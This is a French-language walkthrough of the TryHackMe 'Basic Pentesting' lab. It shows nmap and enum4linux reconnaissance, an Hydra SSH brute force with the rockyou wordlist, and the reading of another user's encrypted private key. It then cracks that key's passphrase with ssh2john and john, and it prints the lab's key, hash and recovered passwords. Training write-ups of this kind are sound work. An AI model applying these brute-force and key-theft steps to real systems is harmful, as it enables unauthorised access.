

# Basic Pentesting

<https://tryhackme.com/room/basicpentestingjt>

## Table des matières

- 1. Définition**
- 2. Prérequis**
- 3. Démarche**

# 1. Définition

TryHackMe :

Est une plateforme en ligne qui enseigne la cybersécurité par le biais de courts laboratoires réels et ludiques. Notre contenu s'adresse aussi bien aux débutants complets qu'aux hackers chevronnés, avec des guides et des défis intégrés pour répondre aux différents styles d'apprentissage.

Kali Linux :

Est une distribution GNU/Linux basée sur Debian sortie en 2013. Cette dernière fait suite à BackTrack, qui était-elle basée sur Ubuntu. L'objectif de cette suite de logiciels est de regrouper les outils nécessaires aux tests de sécurité d'un système informatique.

Nmap :

Nmap est un scanner de ports open source créé par Fyodor et distribué par Insecure.org. Il est conçu pour détecter les ports ouverts, identifier les services hébergés et obtenir des informations sur le système d'exploitation d'un ordinateur distant. Ce logiciel est devenu une référence pour les administrateurs réseaux car l'audit des résultats de Nmap fournit des indications sur la sécurité d'un réseau. Il est disponible sous Windows, Mac OS X, Linux, BSD et Solaris.

Hydra :

Hydra est un craqueur de login parallélisé qui supporte de nombreux protocoles à attaquer. Il est très rapide et flexible, et il est facile d'ajouter de nouveaux modules. Cet outil permet aux chercheurs et aux consultants en sécurité de montrer à quel point il serait facile d'obtenir un accès non autorisé à un système à distance.

## 2. Prérequis

Pour pouvoir faire ce cours TryhackMe nous allons utiliser une machine virtuelle (Kali) sur un ordinateur.

### 3. Démarche

<Adresse IP> = adresse donnée par TryHackMe.

Utilisez la commande : `nmap -sC -sV <adresse IP>`

```
root@kali:~# nmap -sC -sV 10.10.157.234
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-15 18:13 EDT
Nmap scan report for 10.10.157.234
Host is up (0.090s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_   Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http         Apache Tomcat 9.0.7
|_ http-favicon: Apache Tomcat
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Apache Tomcat/9.0.7
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel


Host script results:
|_ clock-skew: mean: 1h20m02s, deviation: 2h18m34s, median: 1s
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-os-discovery:
|_   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|_   Computer name: basic2
|_   NetBIOS computer name: BASIC2\x00
|_   Domain name: \x00
|_   FQDN: basic2
|_   System time: 2021-04-15T18:14:06+04:00
|_ smb-security-mode:
|_   account_used: guest
|_   authentication_level: user
|_   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|_   2.02:
|_     Message signing enabled but not required
|_ smb2-time:
|_   date: 2021-04-15T22:14:06
|_   start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.43 seconds
```

Ici, le port HTTP est ouvert. Nous pouvons donc essayer d'accéder au site Web pour voir s'il peut nous fournir des informations.




La page résultante semble ne nous donner aucune information mais lors de la vérification du code source, nous avons trouvé la note suivante pour nous :



```
1 <html>
2
3 <h1>Undergoing maintenance</h1>
4
5 <h4>Please check back later</h4>
6
7 <!-- Check our dev note section if you need to know what to work on. -->
8
9
10 </html>
11
```

Mais ici, nous allons utiliser notre vieil ami NMAP pour trouver le répertoire dev. Pour cela, nous pouvons utiliser des scripts Nmap. Cela énumère les répertoires utilisés par les applications Web et les serveurs populaires.

Utilisez la commande : `nmap -p80 --script http-enum <IP>`




```
root@kali:~# nmap -p80 --script http-enum 10.10.157.234
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-15 18:39 EDT
Nmap scan report for 10.10.157.234
Host is up (0.083s latency).


PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|_ /development/: Potentially interesting directory w/ listing on
'apache/2.4.18 (ubuntu)'

Nmap done: 1 IP address (1 host up) scanned in 10.13 seconds
root@kali:~#
```


Nous avons maintenant le nom du répertoire « développement ». Vérifions ce qu'il contient :



Nous avons trouvé les fichiers dev.txt et j.txt ici. Après les avoir ouverts, nous pouvons voir le contenu suivant :



Il s'agit d'un chat entre 2 utilisateurs K et J .



Nous devons maintenant trouver les utilisateurs et nous savons également qu'il a configuré SMB. Pour énumérer SAMBA.

Utilisez la commande : enum4linux <adresse IP>

```

root@kali:~# enum4linux 10.10.157.234
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ )
:48 2021

=====
|   Target Information   |
=====
Target ..... 10.10.157.234
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
|   Enumerating Workgroup/Domain on 10.10.157.234   |
=====
[+] Got domain/workgroup name: WORKGROUP

=====
|   Nbtstat Information for 10.10.157.234   |
=====
Looking up status of 10.10.157.234
      BASIC2      <00> -      B <ACTIVE>  Workstation Service

=====
|   Users on 10.10.157.234 via RID cycling (RIDS: 500-550,1000-1050)   |
=====
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-2853212168-2008227510-3551253869
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)

```

Ainsi, nous avons finalement trouvé 2 utilisateurs comme indiqué ci-dessus, l'utilisateur kay et jan.

Utilisez Rocyou wordlist (dictionnaire de mot de passe les plus utilisés) se trouvant par default dans Kali.

Pour l'utiliser, utilisez la commande : locate rockyou

```

root@kali:~# locate rockyou
/usr/share/hashcat/masks/rockyou-1-60.hcmask
/usr/share/hashcat/masks/rockyou-2-1800.hcmask
/usr/share/hashcat/masks/rockyou-3-3600.hcmask
/usr/share/hashcat/masks/rockyou-4-43200.hcmask
/usr/share/hashcat/masks/rockyou-5-86400.hcmask
/usr/share/hashcat/masks/rockyou-6-864000.hcmask
/usr/share/hashcat/masks/rockyou-7-2592000.hcmask
/usr/share/hashcat/rules/rockyou-30000.rule
/usr/share/john/rules/rockyou-30000.rule
/usr/share/wordlists/rockyou.txt.gz

```



Le fichier rockyou a une extension .gz, ce qui signifie qu'il s'agit d'un fichier zip. Il faut le décompresser pour l'utiliser.

Utilisez la commande : `gzip -d rockyou.txt.gz`

Nous pouvons le vérifier en allant à l'emplacement du fichier.

```
root@kali:~# cd /usr/share/wordlists/
root@kali:/usr/share/wordlists# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  wfuzz
```

Nous utilisons donc Hydra (installer par défaut sur Kali), pour bruteforce (grâce au fichier rockyou.txt) la connexion en tant que jan avec la commande :

`hydra -l jan -P /usr/share/wordlists/rockyou.txt -t 6 ssh://<IP>`

```
root@kali:~# hydra -l jan -P /usr/share/wordlists/rockyou.txt -t 6 ssh://10.10.157.234
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-15 19:59:24
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting))
from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 6 tasks per 1 server, overall 6 tasks, 14343985 login tries (l:1/p:14343985),
~2390665 tries per task
[DATA] attacking ssh://10.10.157.234:22/
[STATUS] 66.00 tries/min, 66 tries in 00:01h, 14343919 to do in 3622:13h, 6 active
[STATUS] 32.00 tries/min, 96 tries in 00:03h, 14343889 to do in 7470:47h, 6 active
[STATUS] 28.29 tries/min, 198 tries in 00:07h, 14343799 to do in 8451:45h, 6 active
[STATUS] 27.07 tries/min, 406 tries in 00:15h, 14343592 to do in 8832:16h, 6 active
[22][ssh] host: 10.10.157.234 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
```

Nous avons trouvé le mot de passe : armando pour l'utilisateur jan.

Maintenant, essayons de nous connecter en tant qu'utilisateur "jan".

Utilisez la commande : `ssh jan@IP`

```
root@kali:~# ssh jan@10.10.135.202
The authenticity of host '10.10.135.202 (10.10.135.202)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn40PL7GN/DuVHVv00lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

Nous pouvons dire "yes" et fournir un mot de passe (armando) pour l'utilisateur jan.

```
jan@10.10.135.202's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Thu Apr 15 21:26:28 2021 from 10.6.71.177
jan@basic2:~$
```

Nous avons donc maintenant accès à l'utilisateur jan.

Maintenant, nous devons trouver des vecteurs pour augmenter nos privilèges. Cherchons des fichiers sur l'hôte.

```
jan@basic2:~$ ls
jan@basic2:~$
jan@basic2:~$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw----- 1 root jan   47 Apr 23  2018 .lessht
jan@basic2:~$
```

Nous ne trouvons rien sur l'utilisateur jan. Nous pouvons donc maintenant rechercher d'autres répertoires ou utilisateurs et trouver l'utilisateur kay.

```
jan@basic2:~$ cd ..
jan@basic2:/home$ ls
jan kay
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ ls
pass.bak
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw----- 1 kay kay 756 Apr 23 2018 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwx----- 2 kay kay 4096 Apr 17 2018 .cache
-rw----- 1 root kay 119 Apr 23 2018 .lessht
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw----- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw----- 1 root kay 538 Apr 23 2018 .viminfo
```

Ici, nous avons trouvé quelque chose d'intéressant. C'est un fichier .ssh et en essayant d'y accéder, j'ai trouvé les clés publiques et privées dedans.

```
jan@basic2:/home/kay$ cd .ssh/
jan@basic2:/home/kay/.ssh$ ls
authorized_keys id_rsa id_rsa.pub
jan@basic2:/home/kay/.ssh$
```

Ouverture des clés publiques et privées :

```
jan@basic2:/home/kay/.ssh$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAzAsDwjB0ft4IO7Kyux8DWocNiS1aJqpdVEo+gf
k8Ng624b9q0Qp7LOWDMVIINfCuzkTA3ZugSyo10ehPc01yD7SfJIMzsETFv1HB3Dl1LeNFm11hNeU
BCF4Lt6o9uH3lcTuPVyZAvbAt7xD66bKjyEUy3hrpSnruN+M0exdSjaV54PI9TBfKummqpXsrWzMj
IQaxBxZMq3xaBxTsFvW2nEx0rP0rnlTQM4bdAvmvSXtuxLw6e5iCaAyleoTHw0N6IfeGvwchXILCT
25gH1gRfS0/NdR9cs78ylxYTLdnNvkxL1J3cVzVHJ/Zf00WOCK4iJ/K8PIbSnYsBkSnrILDx27PM7
DZCBu+xxIwV5z4hRwwZG5VcU+nDZZYr4xtpPbQcIQWYjVvr5vF3vehk57ymIWLwNqU/rSnZ0wZH8
MURhVFaN0dr/0184Z1dJZ34u3NbIBxEV9XsjAh/L52Dt7DNHwqUJKIL1/NV96LKDqHKCXCRCFB0h9B
gqJUIAXoDdWLTBunFKu/tgCz0n7SIPSZDxJDhF4StAhFbGCHP9NIMvB890FjJE/vys/PuY3efX1Gj
TdA1jRa019M2f8d00nJpktNwCIMxEjvKyGQKGPLtTS8o0UAgLFV50Zuhg7H5j6RAJoSgF0tlosnFz
wNuxxU05ozHuJ59wsmn5LMK97sbow== I don't have to type a long password anymore!
jan@basic2:/home/kay/.ssh$
```



```

jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

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
-----END RSA PRIVATE KEY-----

```

Nous avons obtenu la clé privée de l'utilisateur kay. Ce sera notre vecteur d'accès. Connectons-nous via ssh maintenant.

```
jan@basic2:/home/kay/.ssh$ ssh -i id_rsa kay@10.10.9.162
Could not create directory '/home/jan/.ssh'.
The authenticity of host '10.10.9.162 (10.10.9.162)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVv00lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key 'id_rsa':
```

Nous pouvons utiliser john the ripper pour casser une clé SSH RSA, mais pour forcer brutalement en utilisant john, nous devons d'abord la convertir dans un format approprié. Pour cela, nous avons ssh2john.py pré-installé dans Kali Linux.

Nous pouvons le trouver en utilisant la commande locate.

```
root@kali:~# locate ssh2john
/usr/share/john/ssh2john.py
```

```
khushbu@kali:~/Documents/TryHackMe/Basic Pentesting$ ls
rsakey
khushbu@kali:~/Documents/TryHackMe/Basic Pentesting$ sudo /usr/share/john/ssh2john.py rsakey > rsakey.hash
[sudo] password for khushbu:
khushbu@kali:~/Documents/TryHackMe/Basic Pentesting$ ls
rsakey rsakey.hash
khushbu@kali:~/Documents/TryHackMe/Basic Pentesting$
```



Si nous lisons un fichier de hachage rsakey.hash ici, nous pouvons voir :

```
khushbu@kali:~/Documents/TryHackMe/Basic Pentesting$ ls
rsakey  rsakey.hash
khushbu@kali:~/Documents/TryHackMe/Basic Pentesting$ cat rsakey.hash
rsakey:$sshng$1$16$6ABA7DE35CDB65070B92C1F760E2FE75$2352$22835bfc9d2ad8f779
e84676de801a2712ef86e499d5cad1af838d19402729c471837fbdbe7eb172e8e9cd40ee52d
959a3d772204241e305194ee7813ec99be3ced17455644ce550ad51edcb52b668bcb62e46b6
0a77e3cfc2e5bfe14c69db0d5d1be3c3f1d18867173d8f01ee7b00d5e88f62b3d91c81f740e
14862548f318bfbf510bae62e9fae40d2bf15f36dd7d702400dfb74f9154e3d00454a049b59
9cb4c4070df59b18efd252d702a21a5f941f79731a70840e51608701396955798d946e01686
edc557b350263e279f971eee37846e07d3594b8669d25a656c26f85046b05f44edf9529dea4
ce1f8193469485640909d9dbfd4f9d45ab2ede8c6aca494a53674fb1e53bae5bcf02a6bacbe
a202bfc284db9d3ae446780aa8b431325948599c9ee32acb1137dcdbbe61cd555887a1642e0
b4e7da972d1b32a188accf9e595a173ab64f065bfc8b23530dd0c4de3463a9b38694fb34d61
01628847150f684af5f25719f8e958d34570da834bdb129482d4295768f01f4e3219d5db7c9
2d85a55f19c926954c84a0ba6bbe697b8655c5f98cb7441c2b8a0a3b569118ca8b14dc1a3f1
25857a1dab94a1513137b6d4a68f9e2d856ce66a39b5ba560e18b43517e718fd6de9b9fb4ef
6fbec009ac86cc774ba4802a666bffd21c114e7adb455858d4251fef118d99b9b3607ccd130
329a44da2f261526951422440b7703827e53bd05177e1e82249455ae177157256a563b28b7e
0b317b99b5a6e6716c4cf3e53a79dd0ba266ad41148de21b2f305c5ba6d7e6cf9bf7978579c
79632655e0745a1aa73ed0ed56d837b05763c69d218065ea2b86c03019cce1c84570aed1a6f
0918ec2b25985440c9318bdcf3b674cacbcea559fd5a714e51d38df94e2960fe8f98d53865d
d907a434859811764864ccb2a6e18215d03448045febfb90ac06a073800822b78a101028a6ce
f927e581705a1d76fa934a1c31001620ec5826e9cf28df1bcf39502c9b3526b65789b86555a
3de57b5f6e4d694caee6ee1b82d1616ff7fc68129b7a5e1795647ee07c5ba2da49c7a455072
10f67f91588eab74b51a9c074916689f7db4c40e2138f91c1bae890f21e54ba077dbcb95888
e836ba7eb6223a70384c48c94cf3b946971210a40a220eb980809ba5c5a3d54e08f6610765e
1dcd2bda5cae7d96e77d852bd2a095a3cfa64bc5f5be6c79ea0dcfc6ae40be03238217213ab9
b1a0873f8cbf9ed9b3d40dd0d0536365702a7452bf85301d84c4397621979cdc37b5b983f30
1af78655f352684c57799037f633a09b755ba0de9c017a73d76e0a8f46c4c33c4207358a8b4
08f1c52d8b8ca0378ba8ffcd224a125e5a0973c6997a6225e51007e600c22d3e24ebbc1e8bd
8ff250eb32d44f4bd298ba27a3522215db0c3b89d49f2277cfedd74c3b59a14979362638263
```

Nous pouvons maintenant utiliser à nouveau john the ripper pour déchiffrer le hachage en utilisant la même liste de mots rockyou.txt et récupérer la phrase secrète de l'utilisateur kay.

```
khushbu@kali:~/Documents/TryHackMe/Basic Pentesting$ sudo john --wordlist+/  
usr/share/wordlists/rockyou.txt rsakey.hash  
Unknown option: "--wordlist+usr/share/wordlists/rockyou.txt"  
khushbu@kali:~/Documents/TryHackMe/Basic Pentesting$ sudo john --wordlist=/  
usr/share/wordlists/rockyou.txt rsakey.hash  
Using default input encoding: UTF-8  
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])  
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded  
hashes  
Cost 2 (iteration count) is 1 for all loaded hashes  
Will run 2 OpenMP threads  
Note: This format may emit false positives, so it will keep trying even aft  
er  
finding a possible candidate.  
Press 'q' or Ctrl-C to abort, almost any other key for status  
beeswax (rsakey)  
1g 0:00:00:16 DONE (2021-04-16 19:34) 0.05959g/s 854689p/s 854689c/s 854689  
C/sa6_123..*7;Vamos!  
Session completed
```

Enfin, nous avons obtenu la phrase secrète beeswax.

Comme nous l'avons appris d'une recherche précédente, .ssh dispose également d'une autorisation de lecture et d'écriture pour l'utilisateur kay . Comme nous avons maintenant une phrase de passe, ssh :

```
jan@basic2:/home/kay/.ssh$ ssh -i id_rsa kay@10.10.9.162
Could not create directory '/home/jan/.ssh'.
The authenticity of host '10.10.9.162 (10.10.9.162)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn40PL7GN/DuVHVv00LT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

